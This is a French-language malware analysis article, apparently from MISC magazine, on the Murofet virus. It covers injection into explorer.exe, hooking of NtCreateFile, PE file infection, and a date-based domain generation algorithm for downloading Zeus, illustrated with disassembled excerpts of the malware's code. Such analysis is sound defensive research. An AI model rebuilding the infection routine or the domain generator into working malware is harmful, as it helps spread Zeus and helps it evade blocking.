
# ANALYSE DU VIRUS MUROFET

Nicolas Brulez - nicolas.brulez@kaspersky.fr - Senior Malware Researcher - Global Research and Analysis Team - Kaspersky Lab

**mots-clés : CODES MALICIEUX / REVERSE ENGINEERING / VIRUS / ANALYSE DE CODE / INFECTION PE / ZEUS**

*Dans le précédent numéro de MISC (51), je présentais l'analyse d'un packer customisé servant à protéger le malware Zeus. Pour se propager, celui-ci est maintenant installé par un autre malware, le virus Murofet. Cet article présente les techniques d'infection d'exécutables PE, ainsi que la génération de domaines pseudo aléatoires.*

## 1 L'infection d'exécutables

Le virus Murofet est utilisé pour infecter des exécutables Win32 PE. Contrairement à un virus classique, les exécutables infectés ne seront pas en mesure d'infecter d'autres fichiers. En effet, la routine insérée dans chaque exécutable infecté est dépourvue de mode de reproduction. Ces fichiers stériles ont pour but de télécharger et d'installer Zeus à partir de noms de domaines générés en fonction de la date système. L'algorithme est détaillé dans la seconde partie de l'article.

### 1.1 Résidence mémoire

Pour trouver et infecter les fichiers cibles, le virus Murofet est résident en mémoire. Lors de l'exécution du virus, celui-ci va rechercher le processus **explorer.exe** et lui injecter une copie de son code à l'aide des techniques classiques d'allocation de mémoire (**VirtualAllocEx**) et d'exécution de code (**CreateRemoteThread**). Voici le début de la routine injectée dans Explorer :

```
00933D96  E8 B4FEFFFF      CALL 00933C4F
00933D9B  33C0             XOR EAX,EAX
00933D9D  C2 0400          RETN 4
00933DA0  55               PUSH EBP
00933DA1  8D6C24 90        LEA EBP,DWORD PTR SS:[ESP-70]
00933DA5  81EC DC030000    SUB ESP,3DC
00933DAB  53               PUSH EBX
00933DAC  56               PUSH ESI
00933DAD  57               PUSH EDI
00933DAE  FF35 28AC9300    PUSH DWORD PTR DS:[93AC28]
00933DB4  33C0             XOR EAX,EAX
```

*Fig. 1*

La routine une fois exécutée dans le processus **explorer.exe** va détourner certaines fonctions en installant des *hooks*, tels que **NtCreateFile**. Elle commence par résoudre les adresses de ces fonctions et fait ensuite appel à une routine de détournement de code :

```
JE 00933053
MOV ESI,DWORD PTR DS:[911250]     kernel32.GetProcAddress
PUSH 9159C8                       ASCII "NtCreateThread"
PUSH EAX
CALL ESI                          kernel32.GetProcAddress
PUSH 9159D8                       ASCII "NtCreateUserProcess"
PUSH DWORD PTR DS:[93ABE4]        ntdll.7C900000
MOV DWORD PTR DS:[93ABE8],EAX
CALL ESI
PUSH 9159EC                       ASCII "NtQueryInformationProcess"
PUSH DWORD PTR DS:[93ABE4]        ntdll.7C900000
MOV DWORD PTR DS:[93ABEC],EAX
CALL ESI
PUSH 915A08                       ASCII "RtlUserThreadStart"
PUSH DWORD PTR DS:[93ABE4]        ntdll.7C900000
MOV DWORD PTR DS:[93ABF0],EAX
CALL ESI
PUSH 915A1C                       ASCII "LdrLoadDll"
PUSH DWORD PTR DS:[93ABE4]        ntdll.7C900000
MOV DWORD PTR DS:[93ABF4],EAX
CALL ESI
PUSH 915A28                       ASCII "LdrGetDllHandle"
PUSH DWORD PTR DS:[93ABE4]        ntdll.7C900000
MOV DWORD PTR DS:[93ABF8],EAX
CALL ESI
PUSH 915A38                       ASCII "NtCreateFile"
PUSH DWORD PTR DS:[93ABE4]        ntdll.7C900000
```

*Fig. 2*

On peut voir ici la fonction **NtCreateFile** après détournement :

```
7C90D0AE  -E9 26A50184     JMP 00921509                    ZwCreateFile Hook
7C90D0B3  BA 0003FE7F      MOV EDX,7FFE0300
7C90D0B8  FF12             CALL DWORD PTR DS:[EDX]
7C90D0BA  C2 2C00          RETN 2C
7C90D0BD  90               NOP
7C90D0BE  B8 26000000      MOV EAX,26
7C90D0C3  BA 0003FE7F      MOV EDX,7FFE0300
7C90D0C8  FF12             CALL DWORD PTR DS:[EDX]
7C90D0CA  C2 1000          RETN 10
```

*Fig. 3*

Un JMP vers la routine de détournement a été inséré au début du code de **NtCreateFile**. Une fois chaque fonction détournée, le virus est résident en mémoire.

En effet, à chaque appel de ces fonctions par Explorer, la routine de détournement sera appelée. Dans le cas de **NtCreateFile**, le virus pourra prendre la main sur chaque exécutable créé, par exemple.

Tous les fichiers exécutés depuis l'explorateur seront inspectés par le virus, et si tous les critères correspondent aux besoins de celui-ci, ils se verront infectés. En effet, le premier critère à respecter est le chemin de l'exécutable. Parmi les chemins interdisant l'infection, on retrouve *Program Files, system32, Windows, Common files*, etc.

## 1.2 Contrôle du chemin

```
00918D07  50              PUSH EAX
00918D08  33C0            XOR EAX,EAX
00918D0A  0FB6C8          MOVZX ECX,AL
00918D0D  8B0C8D 5C189100 MOV ECX,DWORD PTR DS:[ECX*4+91185C]
00918D14  50              PUSH EAX
00918D15  50              PUSH EAX
00918D16  81C9 00000080   OR ECX,80000000
00918D1C  51              PUSH ECX
00918D1D  50              PUSH EAX
00918D1E  FF15 EC129100   CALL DWORD PTR DS:[9112EC]      SHELL32.SHGetFolderPathW
00918D24  85C0            TEST EAX,EAX
00918D26  75 27           JNZ SHORT 00918D4F
00918D28  8D4424 20       LEA EAX,DWORD PTR SS:[ESP+20]
00918D2C  50              PUSH EAX
00918D2D  FF15 A8139100   CALL DWORD PTR DS:[9113A8]      SHLWAPI.PathAddBackslashW
00918D33  8D4C24 20       LEA ECX,DWORD PTR SS:[ESP+20]
00918D37  E8 F8250100     CALL 00928337
00918D3C  3BC6            CMP EAX,ESI
00918D3E  7D 0F           JGE SHORT 00918D4F
00918D40  50              PUSH EAX
00918D41  57              PUSH EDI
00918D42  8BC1            MOV EAX,ECX
00918D44  50              PUSH EAX
00918D45  FF15 F8129100   CALL DWORD PTR DS:[9112F8]      SHLWAPI.StrCmpNIW
00918D4B  85C0            TEST EAX,EAX
00918D4D  74 51           JE SHORT 00918DA0
```

*Fig. 4*

## 1.3 Inspection de la structure PE

Si le fichier en cours d'inspection ne se trouve pas dans un répertoire prohibé, il sera inspecté au niveau de sa structure PE. Le fichier est d'abord ouvert à lecture :

```
003301F7  55              PUSH EBP
003301F8  8BEC            MOV EBP,ESP
003301FA  51              PUSH ECX
003301FB  51              PUSH ECX
003301FC  57              PUSH EDI
003301FD  24 02           AND AL,2
003301FF  0FB6C0          MOVZX EAX,AL
00330202  33FF            XOR EDI,EDI
00330204  57              PUSH EDI
00330205  57              PUSH EDI
00330206  F7D8            NEG EAX
00330208  6A 03           PUSH 3
0033020A  1BC0            SBB EAX,EAX
0033020C  57              PUSH EDI
0033020D  83E0 06         AND EAX,6
00330210  83C8 01         OR EAX,1
00330213  50              PUSH EAX
00330214  68 00000080     PUSH 80000000
00330219  FF75 08         PUSH DWORD PTR SS:[EBP+8]
0033021C  FF15 58129100   CALL DWORD PTR DS:[911258]      kernel32.CreateFileW
```

*Fig. 5*

Une fois ouvert, la routine de vérification s'assure que le fichier n'est pas vide, puis alloue de la mémoire pour le lire :

```
0033024E  6A 04           PUSH 4
00330250  68 00300000     PUSH 3000
00330255  50              PUSH EAX                        Taille Fichier
00330256  57              PUSH EDI
00330257  FF15 D8119100   CALL DWORD PTR DS:[9111D8]      kernel32.VirtualAlloc
0033025D  8906            MOV DWORD PTR DS:[ESI],EAX
0033025F  3BC7            CMP EAX,EDI
00330261  74 2C           JE SHORT 0033028F
00330263  57              PUSH EDI
00330264  8D4D 08         LEA ECX,DWORD PTR SS:[EBP+8]
00330267  51              PUSH ECX
00330268  FF76 04         PUSH DWORD PTR DS:[ESI+4]
0033026B  50              PUSH EAX
0033026C  FF76 08         PUSH DWORD PTR DS:[ESI+8]
0033026F  FF15 A8119100   CALL DWORD PTR DS:[9111A8]      kernel32.ReadFile
00330275  85C0            TEST EAX,EAX
```

*Fig. 6*

Une fois le fichier totalement lu, les vérifications de la structure PE commencent. On peut voir ici quelques-unes de celles-ci :

```
MOV ECX,5A4D
LEA EDX,DWORD PTR DS:[EAX+ESI]
CMP WORD PTR DS:[EAX],CX                    MZ ?
JNZ SHORT <infection_impossible>
MOV ECX,DWORD PTR DS:[EAX+3C]               offset PE header?
CMP ECX,2
JB SHORT <infection_impossible>
ADD ESI,-0F8
CMP ECX,ESI
JNB SHORT <infection_impossible>
ADD EAX,ECX
CMP DWORD PTR DS:[EAX],4550                 PE ?
JNZ SHORT <infection_impossible>
MOVZX ECX,WORD PTR DS:[EAX+14]
SUB EDX,EAX
SUB EDX,18
CMP ECX,EDX
JNB SHORT <infection_impossible>
MOV ECX,14C                                 i386?
CMP WORD PTR DS:[EAX+4],CX
JNZ SHORT <infection_impossible>
ADD ECX,-41
CMP WORD PTR DS:[EAX+18],CX                 Magic = 10B?
JNZ SHORT <infection_impossible>
```

*Fig. 7*

Le virus vérifie si le fichier ouvert débute par les lettres MZ, puis récupère l'*offset* du PE Header. Celui-ci doit être supérieur à 2, sinon l'infection est impossible. Ensuite, à partir de cet offset, le virus vérifie la présence des lettres PE, encore une fois pour valider la présence d'un exécutable Win32 PE.

S'en suivent différents tests, tels que la vérification de l'architecture pour laquelle l'exécutable à été compilé. Si celui ci-n'est pas prévu pour de l'intel 386 (0x14C), l'infection échoue. De la même manière, La valeur « Magic » doit être de 0x10B. Une fois que l'exécutable a été validé, l'infection commence.

## 1.4 Infection

Le virus recherche le *padding* entre la section code et la section data pour y insérer la routine de 1771 octets. Voici le bout de code responsable de l'infection :

```
mov     eax, [edi+94h]
mov     ecx, [ebp+var_4]
mov     esi, [ecx+eax]
mov     eax, [ebp+size_injected_stub]
add     esi, [ebx+8]
push    eax             ; taille du code à injecter
push    [ebp+ptr_code_to_inject]
push    esi
call    copy_stub
```

*Fig. 8*

On peut voir un exécutable après infection (figure 9, page suivante).

Le champ **EntryPoint** de l'exécutable est ensuite modifié pour pointer vers la routine injectée. Les caractéristiques des sections restent inchangées. Lors de l'exécution d'un fichier infecté, celui-ci crée un *thread* viral chargé de télécharger et d'installer une variante de Zeus sur la machine.




*Fig. 9*

## 2 La génération des noms de domaines

Tout comme Conficker, les fichiers infectés utilisent un algorithme spécial pour générer une adresse de mise à jour. Cet algorithme déterministe se base sur la date de la machine pour générer des noms de domaines. Le but d'un tel algorithme est de fournir aux développeurs de la menace un moyen de calculer à l'avance les noms de domaines qui seront contactés par le code malicieux pour une date donnée. Cette technique est beaucoup plus efficace que l'utilisation d'un ou plusieurs noms de domaines codés en dur comme on retrouve dans certains *malwares*. Tous les jours, de nouveaux sites sont potentiellement capables de mettre à jour le virus, ce qui rend le blocage des mises à jour assez difficile sur le long terme.

La routine commence ici :

```
lea     ecx, [ebp+SYSTEMTIME]
push    ecx
push    0A70B95C5h      ; HASH of GETSYSTEMTIME
push    [ebp+var_224]
call    GetProcLike     ;
                        ;
                        ; Pseudo Random Domain Generator




call    eax             ; GetSystemTime
movzx   eax, [ebp+SYSTEMTIME.wMinute]
imul    eax, 17         ; Minute * 17
mov     ebx, 800        ; Loop index

                        ; CODE XREF: Thread_Viral+186↓j
xor     edx, edx
mov     ecx, 1020
div     ecx             ; Mod 1020
push    edx
push    [ebp+advapi32_base]
push    edx
lea     edx, [ebp+SYSTEMTIME]
push    edx
lea     edx, [ebp+var_201]
push    edx
call    Generate_Domains
```

*Fig. 10*

Sans détailler l'algorithme dans son intégralité, voici comment il fonctionne : la date système est d'abord récupérée à l'aide de la fonction **GetSystemTime**. L'algorithme utilise la minute (lors de l'appel de la fonction), le jour, le mois et l'année. Une valeur est calculée à l'aide de la minute actuelle multipliée par 17 modulo 1020.

D'autres opérations sont effectuées à partir du mois et du jour. Une valeur est dérivée de l'année. 8 octets sont ensuite modifiés à l'aide d'un **XOR**, comme on peut le voir ici :

```
mov     eax, [ebp+SYSTEMTIME]
mov     cl, byte ptr [eax+SYSTEMTIME.wYear]
add     cl, 30h
mov     [ebp+modified_year], cl
mov     cl, byte ptr [eax+SYSTEMTIME.wMonth]
mov     al, byte ptr [eax+SYSTEMTIME.wDay]
push    ebx
push    esi
mov     [ebp+month], cl
mov     ecx, [ebp+arg_8]
push    edi
and     ecx, 0FFFFFFFEh
push    2
mov     [ebp+var_14], ecx
mov     [ebp+var_16], al
mov     [ebp+var_15], 0
lea     eax, [ebp+modified_year]
pop     ecx

                        ; CODE XREF: Generate
xor     dword ptr [eax], 0D6D7A4BEh
add     eax, 4
dec     ecx
jnz     short XOR_8bytes
```

*Fig. 11*

La routine calcule ensuite le MD5 de ces 8 octets (générés à l'aide de la date actuelle + minute en cours). Le MD5 est ensuite converti en lettres à l'aide de la routine suivante :

```
                xor     bl, bl
                lea     edx, [ebp+MD5_XORED_DWORDS]
Loop_all_MD5:                           ; CODE XREF: Generate_Domains
                mov     cl, [edx]
                mov     al, cl
                and     al, 0Fh
                shr     cl, 4
                add     al, cl
                add     al, 61h
                cmp     al, 7Ah
                ja      short convert_to_char
                mov     esi, [ebp+arg_0]
                movzx   ecx, bl
                mov     [esi+ecx], al
                inc     bl
convert_to_char:                        ; CODE XREF: Generate_Domains
                inc     edx
                dec     edi
                jnz     short Loop_all_MD5
                mov     esi, [ebp+arg_0]
                movzx   eax, bl
                mov     byte ptr [esi+eax], '.' ; Add dot to the url
```

*Fig. 12*

Pour faire simple, à partir de chaque octet du MD5, une lettre est calculée. La concaténation de toutes les lettres donne le nom de domaine à contacter. Une fois le nom de domaine généré, d'autres opérations arithmétiques sont employées pour déterminer quel TLD utiliser. On peut voir ci-dessous quelques-uns d'entre eux : **.BIZ .INFO**, **.ORG**.

```
movzx   ecx, bl
add     ecx, esi
add     bl, 3
test    edx, edx
jnz     short loc_402850
mov     dword ptr [ecx], 'zib' ; .biz
jmp     short loc_40288C
-------------------------------------------

                        ; CODE XREF: Generate
mov     eax, [ebp+arg_8]
test    al, 3
jnz     short loc_402861
mov     dword ptr [ecx], 'ofni' ; .info
inc     bl
jmp     short loc_40288C
-------------------------------------------

                        ; CODE XREF: Generate
push    3
xor     edx, edx
pop     edi
div     edi
test    edx, edx
jnz     short loc_402874
mov     dword ptr [ecx], 'gro' ; .org
jmp     short loc_40288C
-------------------------------------------
```

*Fig. 13*

La routine de génération effectue une boucle de 800 itérations et contacte chaque domaine généré à la recherche d'une variante de Zeus à télécharger et installer. En cas de réussite, la routine de génération s'arrête.

## Conclusion

Les auteurs de Zeus ont décidé de passer à la vitesse supérieure en créant un malware capable d'infecter des exécutables légitimes pour leur ajouter une routine de téléchargement et d'installation de Zeus. Une clé USB peut être infectée par le virus et l'infection de Zeus peut donc se propager à travers l'échange de fichiers. L'utilisation d'un générateur de domaines permet aux auteurs de garder le contrôle sur les mises à jour et ils ne peuvent pas être bloqués facilement sur le long terme.

J'aimerais dédier ce modeste corner à mes deux grands-pères, Marcel et Jacques, qui nous ont quittés depuis le dernier numéro. ■